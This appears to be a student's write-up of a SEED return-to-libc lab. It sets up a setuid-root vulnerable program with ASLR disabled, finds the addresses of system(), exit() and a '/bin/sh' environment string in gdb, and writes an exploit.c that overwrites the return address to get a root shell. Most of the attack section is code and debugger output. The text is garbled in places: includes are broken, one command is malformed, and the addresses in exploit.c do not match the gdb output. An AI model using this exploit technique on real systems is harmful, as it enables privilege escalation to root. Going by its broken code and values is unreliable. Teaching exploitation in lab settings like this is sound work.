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The learning objective of this lab is for students to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode that is stored in the stack. To prevent these types of attacks, some operating systems allow system administrators to make stacks non-executable; therefore, jumping to the shellcode will cause the program to fail.

Unfortunately, the above protection scheme is not fool-proof; there exists a variant of buffer-overflow attack called the return-to-libc attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to some existing code, such as the `system()` function in the libc library, which is already loaded into thememory.

In this lab, students are given a program with a buffer-overflow vulnerability; their task is to develop a return-to-libc attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in Ubuntu to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

Requirements: One SeedUbuntu VM sufficient


Lab Tasks

Task 1: Address Space Randomization

Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following command:

Commands:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```




```
Terminal
seed@CS412_Suhan_Attacker:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@CS412_Suhan_Attacker:~$
```

Also make sure in the beginning your /bin/sh is redirecting to zsh like in buffer overflow.

Commands:

```
$ sudo rm /bin/sh
$ sudo ln -sf /bin/zsh /bin/sh
```



Setup the vulnerable program `retlib.c` as shown below


`retlib.c` (The Vulnerable Program)

```
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability
 *#/include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);
    return 1;
}
int main(int argc, char **argv)
{
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

Commands:

```
$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c  
$ sudo chown root retlib  
$ sudo chmod 4755 retlib  
$ ls -l retlib  
$ touch badfile  
$ ./retlib  
Generate a temporary badfile of very large size to overflow the buffer.  
$ echo "this will overflow the buffer"$(temp{1..100}>badfile  
$ ./retlib
```



The screenshot shows a terminal window on an Ubuntu desktop. The terminal window has a dark background and contains the following command-line session:

```
Terminal  
seed@CS412_Suhan_Attacker:~$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c  
seed@CS412_Suhan_Attacker:~$ sudo chown root retlib  
seed@CS412_Suhan_Attacker:~$ sudo chmod 4755 retlib  
seed@CS412_Suhan_Attacker:~$ ls -l retlib  
-rwsr-xr-x 1 root seed 7476 Feb 26 03:49 retlib  
seed@CS412_Suhan_Attacker:~$ touch badfile  
seed@CS412_Suhan_Attacker:~$ ./retlib  
Returned Properly  
seed@CS412_Suhan_Attacker:~$ echo "this will definately overflow the buffer"$(temp{1...100}>  
badfile  
seed@CS412_Suhan_Attacker:~$ ./retlib  
Segmentation fault  
seed@CS412_Suhan_Attacker:~$
```


Task 2: Finding out the address of the lib function

To find out the address of any libc function, you can use the following gdb commands

Commands:

```
$ ls -l retlib  
$ gdb retlib  
$ r  
$ p system  
$ p exit
```

From the gdb commands, we can find out the address for the system() function , and the address for the exit() function . The actual addresses in your system might be different. Please take note of these addresses.




```
Terminal  
seed@CS412_Suhan_Attacker:~$ ls -l retlib  
-rwsr-xr-x 1 root seed 7476 Feb 26 03:49 retlib  
seed@CS412_Suhan_Attacker:~$ gdb retlib  
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1  
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For bug reporting instructions, please see:  
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Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
For help, type "help".  
Type "apropos word" to search for commands related to "word"....  
Reading symbols from retlib...(no debugging symbols found)...done.  
gdb-peda$ r  
Starting program: /home/seed/retlib  
Returned Properly  
[Inferior 1 (process 2707) exited with code 01]  
Warning: not running or target is remote  
gdb-peda$ █
```

```
Terminal -rwsr-xr-x 1 root seed 7476 Feb 26 03:49 retlib
seed@CS412_Suhan_Attacker:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
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For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ r
Starting program: /home/seed/retlib
Returned Properly
[Inferior 1 (process 2707) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <_libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <_GI_exit>
gdb-peda$
```

Task 3 : Putting the shell string in the memory

One of the challenges in this lab is to put the string "/bin/sh" into the memory, and get its address. This can be achieved using environment variables. When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable SHELL points directly to /bin/bash and is needed by other programs, so we introduce a new shell variable MYSHELL and make it point to zsh.

```
$ export MYSHELL=/bin/sh  
$ env | grep MYSHELL
```



```
Terminal  
seed@CS412_Suhan_Attacker:~$ export MYSHELL=/bin/sh  
seed@CS412_Suhan_Attacker:~$ env | grep MYSHELL  
MYSHELL=/bin/sh  
seed@CS412_Suhan_Attacker:~$
```


We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program prnenv.c.

prnenv.c

```
#include <stdio.h>  
#include  
<stdlib.h>void  
main()  
{  
    char* shell = getenv("MYSHELL");  
    if (shell)  
        printf("%x\n", (unsigned int)shell);  
}
```

```
$ gcc prnenv.c -o prnenv
$ ./prnenv
```

Please note down this address.



```
Terminal
seed@CS412_Suhan_Attacker:~$ export MYSHELL=/bin/sh
seed@CS412_Suhan_Attacker:~$ env | grep MYSHELL
MYSHELL=/bin/sh
seed@CS412_Suhan_Attacker:~$ gedit preenv.c
seed@CS412_Suhan_Attacker:~$ gedit prnenv.c
seed@CS412_Suhan_Attacker:~$ gcc prnenv.c -o prnenv
seed@CS412_Suhan_Attacker:~$ ./prnenv
bfffffdef
seed@CS412_Suhan_Attacker:~$ █
```

Exploiting the vulnerability:

Program to generate the contents for badfile.

exploit.c

```
#include
<stdlib.h>#include
<stdio.h> #include
<string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");

/* You need to decide the addresses and the values for X, Y,
Z. X,Y and Z each are one of system()'s address, exit()'s
address and "/bin/sh"'s address.*/

    *(long *) &buf[X] = some address ;
    *(long *) &buf[Y] = some address ;
    *(long *) &buf[Z] = some address ;
```

```

        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
    }
}

```

```

exploit.c (~/) - gedit
Open Save
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and the values for X, Y, Z. X,Y and Z each are one of system()'s address, exit()'s address and "/bin/sh"'s address.*/
    *(long *) &buf[24] = 0xb7e41da0 ;
    *(long *) &buf[28] = 0xb7e359d0 ;
    *(long *) &buf[32] = 0xbfffffdef ;
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}

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```

You need to figure out the values for those addresses, as well as to find out where to store those addresses. If you incorrectly calculate the locations, your attack might not work.
(Hint: remember the stack layout -> function call, return address, arguments)

Commands:

```

$ touch badfile
$ gcc -fno-stack-protector -z noexecstack -g -o retlib_gdb retlib.c
$ gdb retlib_gdb
$ b bof
$ r
$ p &buffer
$ p $ebp
$ p ($ebp - &buffer)

```

```
Terminal
seed@CS412_Suhan_Attacker:~$ gedit exploit.c
seed@CS412_Suhan_Attacker:~$ touch badfile
seed@CS412_Suhan_Attacker:~$ gcc -fno-stack-protector -z noexecstack -g -o retlib_gdb retlib.c
seed@CS412_Suhan_Attacker:~$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
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<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 12.
gdb-peda$ r
Starting program: /home/seed/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
Terminal
[----- registers -----]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1b000 --> 0x1b1db0
ESI: 0xb7f1b000 --> 0x1b1db0
EDI: 0xb7f1b000 --> 0x1b1db0
EBP: 0xbffffd18 --> 0xbffffd48 --> 0x0
ESP: 0xbffffd00 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----- stack -----]
0000| 0xbffffd00 --> 0x80485c2 ("badfile")
0004| 0xbffffd04 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffd08 --> 0x1
0012| 0xbffffd0c --> 0xb7dc7400 (<_IO_new_fopen>: push ebx)
0016| 0xbffffd10 --> 0xb7f1cd8c --> 0xbffffd0c --> 0xbfffff000 ("XDG_VTNR=7")
0020| 0xbffffd14 --> 0xb7dc7406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
```

```

Terminal
0x80484be <bof+3>:    sub    esp,0x18
=> 0x80484c1 <bof+6>:  push   DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>:  push   0x28
0x80484c6 <bof+11>: push   0x1
0x80484c8 <bof+13>: lea    eax,[ebp-0x14]
0x80484cb <bof+16>: push   eax
[-----stack-----]
0000| 0xbffffd00 --> 0x80485c2 ("badfile")
0004| 0xbffffd04 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffd08 --> 0x1
0012| 0xbffffd0c --> 0xb7dc7400 (<_IO_new_fopen>:      push   ebx)
0016| 0xbffffd10 --> 0xb7f1cd8c --> 0xbffffedfc --> 0xbfffff000 ("XDG_VTNR=7")
0020| 0xbffffd14 --> 0xb7dc7406 (<_IO_new_fopen+6>:    add    ebx,0x153bfa)
0024| 0xbffffd18 --> 0xbffffed48 --> 0x0
0028| 0xbffffd1c --> 0x804850f (<main+52>:       add    esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12          fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbffffd04
gdb-peda$ p $ebp
$2 = (void *) 0xbffffd18
gdb-peda$ p (0xbffffd18 - 0xbffffd04)
$3 = 0x14
gdb-peda$ 

```

Calculate locations:

$$\begin{aligned}
 X &= (\text{ebp value} - \text{buffer value}) + 4 \\
 Y &= (\text{ebp value} - \text{buffer value}) + 8 \\
 Z &= (\text{ebp value} - \text{buffer value}) + 12
 \end{aligned}$$

